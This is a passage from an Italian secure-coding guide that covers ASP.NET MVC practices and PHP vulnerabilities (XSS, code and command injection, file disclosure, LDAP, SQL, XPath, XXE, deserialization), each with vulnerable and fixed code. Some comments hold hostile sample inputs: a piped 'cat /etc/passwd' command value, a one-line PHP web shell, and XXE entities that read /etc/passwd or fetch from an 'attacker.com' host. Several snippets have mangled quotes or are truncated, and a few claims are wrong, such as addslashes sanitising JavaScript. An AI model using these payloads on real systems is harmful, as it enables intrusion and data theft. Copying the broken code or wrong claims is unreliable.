  - Registrare le eccezioni e visualizzare il messaggio appropriato all'utente. Definire una classe base MyException. La classe deve definire:
  - Informazioni utili per l'utente: Cosa è successo; Cosa è stato colpito; Quali sono le azioni da intraprendere; Altre iInformazioni di supporto.
  - Informazioni utili per la registrazione dell'eccezione: Nome del server, Istanza id, ID utente, Stack di chiamata, Nome Assembly & Versione, Fonte, tipo e messaggio di eccezione, Redirect secondo il livello di errore, Livello di applicazione (Cattura errori in global.asax nella funzione Application_Error), Livello di pagina (Utilizza la funzione Page_Error per registrare gli errori).

7.8.9.2 ASP.NET MVC

ASP.NET MVC è una parte del framework .NET che permette di creare siti scalabili suddividendo la logica di programmazione in base al metodo Model-View-Controller. Segue un elenco di best practices per lo sviluppo sicuro:

- Isolate Controllers. Isolare i controllers dalle dipendenze, da HttpContext, dalle classi di accesso ai dati, dalla configurazione, dalla registrazione, ecc. L'isolamento può essere ottenuto creando classi di wrapper e utilizzando un contenitore IoC (Inversion of Control).

- Utilizzare gli IoC Container per gestire tutte le dipendenze esterne. Di seguito sono riportati alcuni dei contenitori / framework: Ninject, autofac, structureMap, Unity block, Castle Windsor.
- Creare ViewModel per ogni View. Creare un ViewModel specifico per ogni visualizzazione. Il ruolo del ViewModel dovrebbe interessare solo il binding di dati e non dovrebbe contenere alcuna logica.
- Utilizzare HtmlHelper. Per generare view html utilizzare HtmlHelper. Se l'attuale HtmlHelper non è sufficiente estenderlo utilizzando i metodi di estensione. Questo manterrà la progettazione controllata.
- Decorare action methods con verbi appropriati come Get o Post, se applicabile.
- Utilizzare l'attributo OutputCache.
- Decorare gli action methods più utilizzati con OutputCache attribute.
- Controller e Domain logic. Cercare di separare il controller dal dominio logico. Il controller deve essere responsabile solo delle seguenti funzioni:
    - convalidare l'input;
    - ottenere i dati relativi alla view dal modello;
    - ritornare la view appropriata o reindirizzare ad un altro metodo di azione appropriato.
- Utilizzare il modello Post-Redirect-Get. Il modello PRG viene utilizzato per evitare l'avvio del browser classico quando si aggiorna una pagina dopo il POST. Ogni volta che fai una richiesta POST, una volta completata la richiesta, effettua un reindirizzamento. In questo modo, quando l'utente aggiorna la pagina, verrà eseguita l'ultima richiesta GET piuttosto che il POST. Questo consente di evitare problemi di usabilità non necessari e impedisce che la richiesta iniziale venga eseguita due volte evitando così possibili problemi di duplicazione.
- View e presentation logic: la View non deve contenere presentation logic. Non ci dovrebbe essere alcuna logica di dominio nelle viste. Le viste devono essere solamente responsabili della visualizzazione dei dati. Per esempio se un pulsante "Elimina" deve essere visualizzato solo dall'utente con ruolo "Amministratore", ciò dovrebbe essere estratto in un helper HTML.

7.9 PHP

PHP è un linguaggio di scripting lato server, progettato per lo sviluppo web ma anche usato come linguaggio di programmazione generico. Originariamente creato da Rasmus Lerdorf nel 1994, PHP è ora distribuito da The PHP Group. PHP originariamente significava "home page personale", ma ora è l'acronimo ricorsivo PHP: Hypertext Preprocessor.
Il codice PHP può essere incorporato nel codice HTML oppure può essere utilizzato in combinazione con vari sistemi di modelli Web, sistemi di gestione dei contenuti Web e framework web. Il codice PHP viene solitamente elaborato da un interprete PHP implementato come modulo nel web server. Il codice PHP può essere ancora incorporato nel codice HTML, ma più frequentemente può essere utilizzato in combinazione con vari sistemi di modelli Web, sistemi di gestione dei contenuti Web e framework. Il codice PHP viene solitamente elaborato da un interprete PHP implementato come modulo nel web server.

Segue un elenco delle principali vulnerabilità e contromisure da adottare.

7.9.1 Cross-site scripting (XSS)

Come riconoscerla

Il Cross Site Scripting consiste nella possibilità che un attaccante possa inserire nella pagina dell'applicazione, quindi nel codice HTML, script che, una volta eseguiti, possano trarre in inganno i legittimi utenti, trafugare informazioni e predisporre nuovi attacchi.
Questa minaccia, enormemente diffusa, è dovuta allo scarso controllo dell'input da parte delle web application.

Il Cross Site Scripting può essere reflected o stored. Nel primo caso, uno script inoculato è valido solo all'interno della sessione corrente, ma i suoi effetti possono essere molto dannosi per il sito vittima dell'attacco.
Ancora più grave è il Cross Site Scripting di tipo stored. In questo caso lo script inoculato viene memorizzato come parte integrante della pagina all'interno di un database e rispristinato ogni qual volta la pagina in questione viene caricata. Quest'attacco è stato sfruttato ampiamente nel recente passato, soprattutto laddove veniva consentito agli utenti di inserire recensioni, commenti e altri contributi.
Volendo schematizzare, possiamo categorizzare gli attacchi XSS nelle seguenti tipologie:

- Reflected XSS, in cui la stringa dannosa proviene dalla richiesta dell'utente.
- Stored XSS, in cui la stringa dannosa proviene dal database del sito Web.

Esiste anche un Cross Site Scripting dovuto a una lacuna nella codifica UTF-7, che permettere di mascherare i caratteri "<" e ">", facendoli sfuggire al controllo. Questa minaccia non è più possibile nei moderni browser, ad eccezione di Microsoft Internet Explorer 11.

Come difendersi

- Validare tutti gli input, indipendentemente dalla loro provenienza. Per la validazione, si consiglia l'approccio white list (sono accettati solo i dati che adottano una struttura specificata nella white list, scartando quelli che non la rispettano). Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- Codificare completamente tutti i dati dinamici prima di incorporarli (encoding). La codifica dovrebbe essere sensibile al contesto, in base al tipo di dato che si vuole neutralizzare: se ci si aspetta che possa esserci codice HTML abusivo, occorre codificare gli eventuali tag HTML, se ci si potrebbe trovare di fronte a uno script, allora bisogna codificare gli elementi sintattici di Javascript, ecc.
- Si consiglia di utilizzare la libreria di codifica messa a disposizione da PHP. Fra le varie funzioni sono da ricordare: htmlspecialchars(), htmlentities(), strip_tags() e add_slashes(). Le prime sono utilizzate per l'escaping di codice HTML, l'ultima per bonificare codice Javascript.
- Nell'intestazione di risposta Content-Type HTTP, è necessario definire esplicitamente la codifica dei caratteri (charset) per l'intera pagina.
- Impostare l'attributo HTTPOnly per proteggere il cookie della sessione da indebite letture da parte di script malevoli.

Esempio:
Il dcodice che segue prende in input una variabile utente e la stampa a video:

```
echo $_POST["name"];
```

Se l'utente, invece di inserire il proprio nome, inserisce del codice attivo, per esempio "<script>alert('Attacco XSS!')</script>", crea un caso di attacco XSS.
Per bonificare il codice, la stringa accettata deve essere controllata e depurata dei caratteri dannosi:

```
echo htmlentities($_POST["name"]);
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/79.html,
CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting').

7.9.2 Code Injection

Come riconoscerla

Un utente malintenzionato potrebbe eseguire codice arbitrario nell'host del server di applicazioni. A seconda delle autorizzazioni dell'applicazione che potrebbero essere carpite, si potrebbero avere le seguenti problematiche:

- Possibilità di modificare i permessi all'interno di file o directory nel file system(read / create / modify / delete);
- Modifiche della struttura del sito web;
- Permettere delle connessioni di rete non autorizzate verso il server da parte dell'attaccante,
- Permettere ad utenti malintenzionati la gestione dei servizi con possibili Start and stop dei servizi di sistema,
- Acquisizione completa del server da parte dell'attaccante.

Come difendersi

Se possibile, preferite sempre delle white list con valori prefissati. Evitare qualsiasi compilazione dinamica, esecuzione o valutazione del codice. Se è necessario eseguire tutto il codice dinamico in una sandbox isolata, ad esempio AppDomain di .NET o bloccare un thread isolato.
L'applicazione non deve compilare, eseguire o valutare i dati non attendibili, in particolare eventuale input dell'utente. Validare tutti gli input, indipendentemente dalla loro provenienza. La convalida dovrebbe essere basata su una white list: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, e scartati i dati che non rientrano in questa categoria. I parametri devono essere limitati a un set di caratteri consentito e i caratteri riconosciuti come estranei devono essere filtrati e neutralizzati (escaping). Oltre ai caratteri, occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
Nel caso fosse assolutamente necessario includere i dati di input in un'esecuzione dinamica, applicare una validazione dell'input molto rigida. Ad esempio, accettare solo interi tra determinati valori.
Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari.
L'esecuzione del codice dovrebbe utilizzare un account utente separato e dedicato, fornito dei soli privilegi strettamente necessari, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di "diritti" che possano detenere rimanendo comunque in grado di compiere il proprio lavoro.

Esempio:
Codice vulnerabile. L'utente può iniettare qualsiasi codice e farlo eseguire:

```
if (isset($_GET['codè'])) {
  $code = $_GET['codè];
  eval($code);
}
```

Codice sicuro. La scelta è possibile all'interno di una white list di funzioni statiche:

```
$method = $_GET[method];
switch ($method) {
 case "methodOne":
  methodOne();
  break;
 case "methodTwo":
  methodTwo();
  break;
 //...
}
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/94.html,
Improper Control of Generation of Code ('Code Injection') CWE-94.

7.9.3 Command Injection

Come riconscerla

Sfruttando questa vulnerabilità un aggressore potrebbe eseguire comandi di sistema arbitrari sull'application server. Il danno che potrebbe essere arrecato comprende:

- la possibilità di modificare i permessi all'interno di file o directory nel file system (read / create / modify / delete);
- la possibilità di instaurare connessioni di rete non autorizzate verso il server;
- la possibilità di gestire i servizi di sistema, avviandoli, fermandoli o rimuovendoli;
- la completa acquisizione del controllo del server da parte dell'attaccante.
- Attraverso questa vulnerabilità l'applicazione viene portata ad eseguire i comandi dell'attaccante. L'operazione spesso viene effettuata utilizzando stringhe di input controllate dall'utente, sulle quali non viene effettuata alcuna verifica.
- Potrebbero così essere eseguiti direttamente sul server comandi anche molto pericolosi per il sistema o per la sicurezza dei dati.

Come difendersi

- Rimodulare il codice per evitare una qualsiasi esecuzione diretta di script di comandi. Per effettuare operazioni di sistema, utilizzare eventualmente API fornite dalla piattaforma.
- Se non è possibile fare a meno di lanciare shell dei comandi, assicurarsi tuttavia di eseguire solo stringhe statiche, che non includano l'input dell'utente.
- Validare tutti gli input, indipendentemente dalla loro provenienza. La convalida dovrebbe essere basata su una white list: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, e scartati i dati che non rientrano in questa categoria. I parametri devono essere limitati a un set di caratteri consentito e i caratteri riconosciuti come estranei devono essere filtrati e neutralizzati (escaping). Oltre ai caratteri, occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari.
- L'esecuzione del codice dovrebbe utilizzare un account utente separato e dedicato, fornito dei soli privilegi strettamente necessari, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di "diritti" che possano detenere rimanendo comunque in grado di compiere il proprio lavoro.

Esempio:

Codice vulnerabile:

```
<?php
        if (isset($_GET['host']) {
                $host = $_GET['host'];
                passthru("ping -c 1 ".$host); // Se host=www.google.com | cat
/etc/passwd verrà visualizzato il contenuto di /etc/passwd
  }
?>
```

Codice sicuro:

```
<?php
  if (isset($_GET['host']) {
          $host = $_GET['host'];
          passthru("ping -c 1 ".escapeshellarg($host));
  }
?>
```

Per ulteriori informazioni: http://cwe.mitre.org/data/definitions/77.html,
CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection').

7.9.4 File Disclosure

Come riconoscerla

Si ha quando l'applicazione si affida all'input dell'utente per decidere a quali file o directory accedere. Se l'input non viene verificato né bonificato, un malintezionato può scegliere di leggere file arbitrari oltre quelli previsti, divulgando il contenuto di questi file.
Questa vulnerabilità è sovrapponibile al path traversal, cui ci si riferisce di solito per indicare l'abusto di percorsi in input.

Come difendersi

- Occorre prendere in considerazione l'utilizzo di una soluzione statica per la lettura di file, ad esempio un elenco di file consentiti da cui poter scegliere. Oppure si potrebbe utilizzare un database, al posto di file e directory.
- Se la lettura di file locali dal disco è assolutamente necessaria, assicurarsi che i file vengano letti da una cartella specifica e limitare l'accesso al codice solo a questa cartella; inoltre, quando un utente fornisce un percorso, è necessario ripulire la stringa dagli eventuali metacaratteri tipici del file system, come le barre e i punti, per impedire ogni tentativo di manipolazione del percorso per accedere a una directory riservata.

Esempio:
Codice vulnerabile:

```
if (isset($_GET['imagenamè])) {
          $filename = $_GET['imagenamè]; // qui un attaccante può fornire un
      percorso
                                          // assoluto come "/etc/passwd"
  readfile($filename);
}
```

La versione sicura toglie di mezzo il path, rendendo impossibile l'abuso:

```
if (isset($_GET['imagenamè])) {
  $filename = getcwd()."/images/".basename($_GET['imagenamè]);
  readfile($filename);
}
```

Per ulteriori informazioni si veda: https://cwe.mitre.org/data/definitions/538.html
CWE-538: File and Directory Information Exposure

7.9.5 Remote File Inclusion

Come riconoscerla

Un malintenzionato potrebbe tramite questa vulnerabilità avere accesso alle librerie di sistema presenti sul server. Se non adeguatamente protette, potrebbero essere attaccate librerie di sistema installate sul server (ad esempio in caso di attacco nella fase di caricamento delle stesse librerie) rendendo il sistema completamente sotto controllo dell'attaccante.
Ciò può accadere perché l'applicazione utilizza i dati non attendibili ricevuti tramite l'input dell'utente per caricare dinamicamente la libreria, senza una corretta sanitizzazione. Il framework malevolo caricherà qualsiasi codice arbitrario specificato dall'applicazione, e potrebbe anche scaricare file di codice remoto ospitati su un server esterno, se specificato. Il codice caricato verrà quindi eseguito come se fosse un software assolutamente affidabile rendendo il sistema estremamente vulnerabile.

Come difendersi

- Non caricare in modo dinamico le librerie relative a codice software, in particolare basate sull'input non controllato dell'utente.

- Nel caso fosse necessario utilizzare dati utente non attendibili per selezionare la libreria da caricare, verificare che l'input corrisponda a un insieme predefinito di nomi rigidamente indicati in una "white list" o comunque selezionare esclusivamente da elenchi di nomi controllati relativamente a possibili librerie software.

Esempio
Forma non corretta (con lettura dinamica di una libreria indicate in modo arbitrario da un utente):

```
var qs = require('querystring');
var server = http.createServer(function (request, response) {
      var libName = qs.parse(request.url).libName;
      if (typeof libName != "undefined") {
            var dynamicLib = require(libName);
  }
}
```

Forma corretta tramite “white list”:

```
var qs = require('querystring');
var server = http.createServer(function (request, response) {
      var libName = qs.parse(request.url).libName;
      var dynamicLib;
      if (typeof libName != "undefined") {
            if (libName == 'user')
            dynamicLib = require('userLib');
      else if (libName == 'special')
      dynamicLib = require('specialUserLib');
      else
      dynamicLib = require('anonymousLib');
  }
}
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/98.html,
CWE-98: Improper Control of Filename for Include/Require Statement in PHP Program ('PHP Remote File Inclusion').

7.9.6 File Manipulation

Come riconoscerla

Se un malintenzionato può influire su file arbitrari di propria scelta ed è in grado di sovrascrivere o corrompere file di sistema, Potrebbe agevolmente causare un DoS (denial of service). Se il malintenzionato in questione ha la possibilità di modificare il contenuto di detti file, il pericolo che venga eseguito del codice dannoso è molto concreta.
Questa vulnerabilità (indicata con il nome esteso di “Files or Directories Accessible to External Parties”) ha come conseguenza la possibilità che file o directory siano accessibili ad utenti esterni malintenzionati.
È una variante della vulnerabilità indicata come File Disclosure con possibile manipolazione di file di sistema esistenti sul server attaccato.

Come difendersi

Prendere in considerazione l'utilizzo di una soluzione statica per i file a cui è consentita la scrittura. Ad esempio un elenco di file scrivibili verificati o una diversa soluzione di archiviazione dei file, come un database. Se assolutamente necessario, limitare la scrittura della destinazione in una singola cartella disinfettando correttamente gli input forniti dall'utente per il nome di file e cartelle. Considerare di integrare questo con un segno di spunta per garantire l'esistenza o meno di un file, in base ai requisiti aziendali del codice dell'applicazione.

Esempio:
Codice vulnerabile:

```
if (isset($_GET['lognamè]) && isset($_GET['action'])) {
```

```
  $action = str_replace(array("\n", "\r"), '',$_GET['action']); // Toglie gli "a
capo"
  $filename = $_GET['lognamè]; // Un utente malintenzionato può fornire un
"logname" che si trova sotto la webroot, creando un file che verrebbe servito dal
server
  $file = fopen($filename,'a');
  fwrite($file, $action." was performed successfully.".PHP_EOL); // An attacker
can set $action to "<?php passthru($_GET['c']); ?>", resulting in a basic shell
}
```

Codice bonificato:

```
if (isset($_GET['lognamè]) && isset($_GET['action'])) {
  $action = str_replace(array("\n", "\r"), '',$_GET['action']); // Toglie gli "a
capo"
  $filename = "/var/log/application/".basename($_GET['lognamè]); // // Può creare
file di log arbitrari, ma limitati a una cartella specifica sul sistema.
  $file = fopen($filename,'a');
  fwrite($file, $action." was performed successfully.".PHP_EOL);
}
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/552.html,
CWE- 552: Files or Directories Accessible to External Parties.

7.9.7 LDAP Injection

Come riconoscerla

La LDAP Injection è un tipo di attacco cui sono vulnerabili le applicazioni e che utilizzano l'input, senza verificarlo adeguatamente, per costruire query LDAP (Lightweight Directory Access Protocol).
Se coronato da successo, l'LDAP injection potrebbe consentire un furto di informazioni, un'elevazione dei privilegi e l'autenticazione con un'identità altrui (spoofing).
Per comunicare con la directory delle utenze (ad esempio Active Directory), l'applicazione costruisce dinamicamente delle query. Se utilizza l'input utente senza verificarlo, un malintenzionato può inserire comandi modificati ad arte per carpire informazioni non dovute.

Come difendersi

Validare tutti gli input, indipendentemente dalla loro provenienza. Per la validazione, si consiglia l'approccio white list (sono accettati solo i dati che adottano una struttura specificata nella white list, scartando quelli che non la rispettano). Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).

Esempio:
Codice vulnerabile:

```
function checkIsUserAdmin() {
  $username = $_POST['usernamè];
  $result = ldap_search($DS, $BASEDN,
"(&(username={$username})(memberOf={$ADMIN_GROUP}))", $LDAP_ATTRIBUTES);
  $foundResults = !($result === FALSE);
  return $foundResults;
}
```

Codice bonificato tramite regular expression:

```
function checkIsUserAdmin() {
  $username = $_POST['usernamè];
  $sanitizedUsername = preg_replace("/[^[:alnum:][:space:]]/u", '', $username);
  $result = ldap_search($DS, $BASEDN,
"(&(username={$sanitizedUsername})(memberOf={$ADMIN_GROUP}))", $LDAP_ATTRIBUTES);
  $foundResults = !($result === FALSE);
  return $foundResults;
}
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/90.html,
CWE-90: Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection').

7.9.8 Reflected Injection

Come riconoscerla

La reflection attivata con l'input non verificato dell'utente può, nella migliore delle ipotesi, dare origine a comportamenti imprevisti o causare l'instabilità del sistema. Nel peggiore dei casi, può consentire agli aggressori di iniettare ed eseguire codice dannoso, invocare metodi o classi non previsti all'interno del codice, alterare il flusso logico, manipolare i dati e altro ancora.
La reflection è una tecnica di codifica in cui classi, metodi o funzioni incorporate sono invocate a livello di codice dal loro nome. Se questo nome viene determinato dinamicamente dagli input dell'utente, questi input possono modificare il flusso di codice, invocare codice imprevisto o indesiderato e, a volte, consentire l'inserimento di nuovo codice dannoso.
Si ha reflected injection quando l'applicazione utilizza un input esterno di tipo reflection (dinamico con input via web) per selezionare le classi o il codice da utilizzare, senza effettuare i dovuti controlli.

Come difendersi

- Evitare di utilizzare qualsiasi forma di valutazione dinamica del codice e, in particolare, evitare di utilizzare la reflection se non assolutamente necessario.
- Se non è richiesta un'esecuzione dinamica, utilizzare il flusso logico per determinare quali funzioni eseguire.
- Se è necessaria un'esecuzione dinamica, applicare una lista bianca (white list) di segmenti di codice consentiti, per garantire che il codice arbitrario non possa essere eseguito

Esempio:
Codice vulnerabile:

```
function funzioneHelloWorld($name) {
  return 'Hello '.htmlentities($name);
}
// Se si immette ?function=file_get_contents&arg=/etc/passwd si potrà leggere il
// contenuto del file /etc/passwd
$funcName = isset($_GET['function']) ? $_GET['function'] : "funzioneHelloWorld";;
$arg = isset($_GET['arg']) ? $_GET['arg']: "Guest";;
echo "Output: ";
$func = new ReflectionFunction($funcName);
echo $func->invoke($arg);
```

Codice sicuro chiamato senza Reflection:

```
function funzioneHelloWorld($name) {
  return 'Hello ' . htmlentities($name);
}
$funcName = isset($_GET['function']) ? $_GET['function'] : "funzioneHelloWorld";;
$arg = isset($_GET['arg']) ? $_GET['arg']: "Guest";;
if ($funcName == "funzioneHelloWorld") {
      echo funzioneHelloWorld($arg);
} else {
      echo " Funzione non attendibile!";
}
```

Nel seguente codice la funzione funzioneHelloWorld() è chiamata con Reflection, garantendo che il nome della funzione sia attendibile:

```
$funcName = isset($_GET['function']) ? $_GET['function'] : "funzioneHelloWorld";;
$arg = isset($_GET['arg']) ? $_GET['arg']: "Guest";;
echo "Output: ";
if ($funcName == "funzioneHelloWorld") {
 $func = new ReflectionFunction($funcName);
 echo $func->invoke($arg);
} else {
```

```
        echo "Funzione non attendibile!";
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/470.html,
Use of Externally-Controlled Input to Select Classes or Code ('Unsafe Reflection').

7.9.9 SQL Injection

Come riconoscerla

I dati forniti dall'utente, in un modulo (form) o attraverso i parametri URL, devono essere sempre considerati non attendibili e potenzialmente corrotti. La composizione dinamica di query SQL, a partire da dati non verificati, consente agli aggressori di inserire valori appositamente predisposti per modificarne il contenuto e il significato. Gli attacchi di SQL injection possono leggere, modificare o eliminare informazioni riservate dal database e talvolta persino metterlo fuori uso o eseguire comandi arbitrari di sistema operativo.

Come difendersi

In genere, la soluzione consiste nel fare affidamento su query parametriche, piuttosto che sulla concatenazione di stringhe. Questa tecnica fornisce un valido escaping dei caratteri pericolosi.
Validare tutti gli input, indipendentemente dalla loro provenienza. La validazione dovrebbe essere basata su una white list: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la white list. Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
Limitare l'accesso agli oggetti e alle funzionalità di database, in base al "Principle of Least Privilege" (non fornire agli utenti permessi più elevati di quelli strettamente necessari per svolgere il loro lavoro).
Esempio:
Codice vulnerabile:

```
$unsafe_variable = $_POST['user_input'];
mysql_query("SELECT * FROM tabella WHERE name = '$unsafe_variablè");
```

Codice sicuro:
Utilizzando i Php Data Objets (PDO) si può scrivere una query con i prepared statement:

```
$stmt = $pdo->prepare('SELECT * FROM tabella WHERE name = :namè);
$stmt->execute(array('namè => $name));
foreach ($stmt as $row) {
  // Ciclo sulla riga ($row)
}
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/89.html,
CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection').

7.9.10 XPath Injection

Come riconoscerla

Gli attacchi XPath Injection sono possibili quando un sito Web utilizza le informazioni fornite dall'utente per costruire una query XPath per i dati XML. Inviando informazioni intenzionalmente malformate nel sito Web, un utente malintenzionato può scoprire come sono strutturati i dati XML o accedere a dati a cui normalmente non avrebbe accesso. Potrebbe persino essere in grado di elevare i suoi privilegi sul sito Web se i dati XML vengono utilizzati per l'autenticazione (come un file utente basato su XML).

Come difendersi

- Evitare che la costruzione della query XPath dipenda dalle informazioni inserite dall'utente. Possibilmente mapparla con i parametri utente mantenendo la separazione tra dati e codice. Nel

caso fosse necessario includere l'input dell'utente nella query, questo dovrà essere precedentemente validato.

- Validare tutti gli input, indipendentemente dalla loro provenienza. La validazione dovrebbe essere basata su una white list (si dovrebbero accettare solo i dati che adattano a una struttura specificata, scartando quelli che non la rispettano). Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).

Esempio

L'applicazione utilizza una stringa inserita dall'utente per costruire una query XPath:

```
$user = $_GET["user"];
$pass = $_GET["pass"];

$doc = new DOMDocument();
$doc->load("test.xml");
$xpath = new DOMXPath($doc);

$expression = "/users/user[@name='" . $user . "' and @pass='" . $pass . "']";
$xpath->evaluate($expression); // Non sicuro
```

La stringa inserita dall'utente viene sottoposta a encoding prima dell'uso nella query XPath:

```
$user = $_GET["user"];
$pass = $_GET["pass"];

$doc = new DOMDocument();
$doc->load("test.xml");
$xpath = new DOMXPath($doc);

$user = str_replace("'", "&apos;", $user);
$pass = str_replace("'", "&apos;", $pass);

$expression = "/users/user[@name='" . $user . "' and @pass='" . $pass . "']";
$xpath->evaluate($expression);
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/643.html,
CWE-643: Improper Neutralization of Data within XPath Expressions ('XPath Injection').

7.9.11 XML External Entity (XXE) injection

Come riconoscerla

Si verifica quando un'applicazione fa il parsing e incorpora in automatico i riferimenti di entità DTD, all'interno di un documento XML. Se un attaccante predispone un documento XML manipolato, può essere in grado di leggere arbitrariamente qualsiasi file del server.
Potrebbe inserire, ad esempio, <! ENTITY xxe SYSTEM "file: /// c: /boot.ini">.
Dovrebbe poi aggiungere un riferimento che faccia riferimento alla definizione di tale entità, ad es. & xxe; . Se il documento XML analizzato viene quindi restituito all'utente, il risultato includerà il contenuto sensibile del file di sistema.
Ciò è causato dal parser XML, che è configurato per analizzare automaticamente le dichiarazioni DTD e risolvere i riferimenti alle entità, invece di disabilitare sia i riferimenti DTD che quelli esterni.
Esempio:

```
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
<!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >]><foo>&xxe;</foo>
```

Come difendersi

La soluzione migliore, ovviamente, sarebbe quella di evitare di elaborare direttamente l'input dell'utente, ove possibile.

Se necessario ricevere XML dall'utente, assicurarsi che il parser XML sia limitato e vincolato. In particolare, disabilitare l'analisi e la risoluzione delle entità DTD, applicare uno schema XML rigoroso sul server e convalidare l'XML in input di conseguenza.
Poiché tutte le funzionalità di analisi XML offerte da PHP si basano sulle librerie libxml, esiste una funzione che impedisce il caricamento di queste entità:

```
<?php libxml_disable_entity_loader(true); ?>
```

La funzione libxml_disable_entity_loader indica al parser di non tentare di interpretare i valori delle entità nell'XML in entrata e di lasciarne intatti i riferimenti. Se si sta usando SimpleXML, questa è davvero l'unica scelta per prevenire un attacco XXE nell'XML in arrivo.
Fortunatamente, gli altri due metodi di analisi XML offrono alcune funzionalità che possono essere utili a proteggere l'applicazione, pur consentendo l'espansione delle entità XML.

```
loadXML($badXml,LIBXML_DTDLOAD|LIBXML_DTDATTR); ?>
```

In entrambi i casi, stiamo aggiungendo alcuni valori costanti predefiniti (per nome) che indicano al parser di non consentire una connessione di rete durante il caricamento (LIBXML_NONET) o di provare ad analizzare l'XML in base al DTD (LIBXML_DTDLOAD|LIBXML_DTDATTR). Entrambi questi metodi contribuiscono alla sicurezza dell'applicazione rispetto ai problemi di XXE.

7.9.12 Unsecure deserialization

Come riconoscerla

La "unsecure deserialization" è una vulnerabilità che si verifica quando un'applicazione utilizza il processo di deserializzazione di dati serializzati non attendibili. Tra la serializzazione da parte del processo originario e la deserializzazione da parte del processo di destinazione, i dati serializzati possono aver subito inserimenti di codice dannoso.
In seguito a deserializzazione di dati inquinati con porzioni di codice malevolo, l'attaccante può infliggere un attacco di denial of service (DoS) o eseguire codice arbitrario.

Come difendersi

Evitare di utilizzare le tecniche di serializzazione/deserializzazione. Se è strettamente necessario utilizzarle, verificare che il dato serializzato non possa essere inquinato e manomesso durante il suo percorso. Ad esempio, garantire la trasmissione attraverso una connessione sicura e criptata.
Controllare l'uso della funzione unserialize() e rivedere come vengono accettati i parametri esterni. Utilizzare un formato di scambio di dati standard sicuro come JSON, tramite json_decode() e json_encode(), se è necessario passare all'utente dati serializzati.

Esempio:
Formato non corretto
Creazione di un utente con una deserializzazioen.

```
//.. JSON Validity Checks ..//
$user_params = json_decode($HTTP_RAW_POST_DATA);
$user = unserialize($user_params);
```

Formato corretto

```
Creazione di un utente senza deserializzazioen
//.. JSON Validity Checks ..//
$user_params = json_decode($HTTP_RAW_POST_DATA);
//.. Parameter Checks ..//
$name = $user_params['Namè];
$email = $user_params['Email'];
$phone = $user_params['Phonè];
$user = new User($name, $email, $phone);
```

Per maggiori informazioni: http://cwe.mitre.org/data/definitions/502.html

7.10 VBNET

Visual Basic NET, abbreviato VBNET, è un linguaggio di programmazione della suite Microsoft .NET, erede di Visual Basic, che tanta fortuna ebbe un tempo. Caratteristiche vincenti di VB.NET sono la sua semplicità, l'orientamento agli oggetti, la condivisione della comune piattaforma .NET. Si pone come strumento ideale da chi proviene dalla programmazione Visual Basic.

Segue un elenco delle principali vulnerabilità e contromisure da adottare.

7.10.1 Cross-site scripting (XSS)

Come riconoscerla

Il Cross Site Scripting consiste nella possibilità che un attaccante possa inserire nella pagina dell'applicazione, quindi nel codice HTML, script che, una volta eseguiti, possano trarre in inganno i legittimi utenti, trafugare informazioni e predisporre nuovi attacchi.
Questa minaccia, enormemente diffusa, è dovuta allo scarso controllo dell'input da parte delle web application.
Il Cross Site Scripting può essere reflected o stored. Nel primo caso, uno script inoculato è valido solo all'interno della sessione corrente, ma i suoi effetti possono essere molto dannosi per il sito vittima dell'attacco.
Ancora più grave è il Cross Site Scripting di tipo stored. In questo caso lo script inoculato viene memorizzato come parte integrante della pagina all'interno di un database e rispristinato ogni qual volta la pagina in questione viene caricata. Quest'attacco è stato sfruttato ampiamente nel recente passato, soprattutto laddove veniva consentito agli utenti di inserire recensioni, commenti e altri contributi.

Volendo schematizzare, possiamo categorizzare gli attacchi XSS nelle seguenti tipologie:

- Reflected XSS, in cui la stringa dannosa proviene dalla richiesta dell'utente.
- Stored XSS, in cui la stringa dannosa proviene dal database del sito Web.

Esiste anche un Cross Site Scripting dovuto a una lacuna nella codifica UTF-7, che permettere di mascherare i caratteri "<" e ">", facendoli sfuggire al controllo. Questa minaccia non è più possibile nei moderni browser, ad eccezione di Microsoft Internet Explorer 11.

Come difendersi

- Validare tutti gli input, indipendentemente dalla loro provenienza. Per la validazione, si consiglia l'approccio white list (sono accettati solo i dati che adottano una struttura specificata nella white list, scartando quelli che non la rispettano). Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- La codifica dovrebbe essere sensibile al contesto, in base al tipo di dato che si vuole neutralizzare: se ci si aspetta che possa esserci codice HTML abusivo, occorre codificare gli eventuali tag HTML, se ci si potrebbe trovare di fronte a uno script, allora bisogna codificare gli elementi sintattici di Javascript, ecc.
- Si consiglia di utilizzare la libreria di codifica ESAPI.
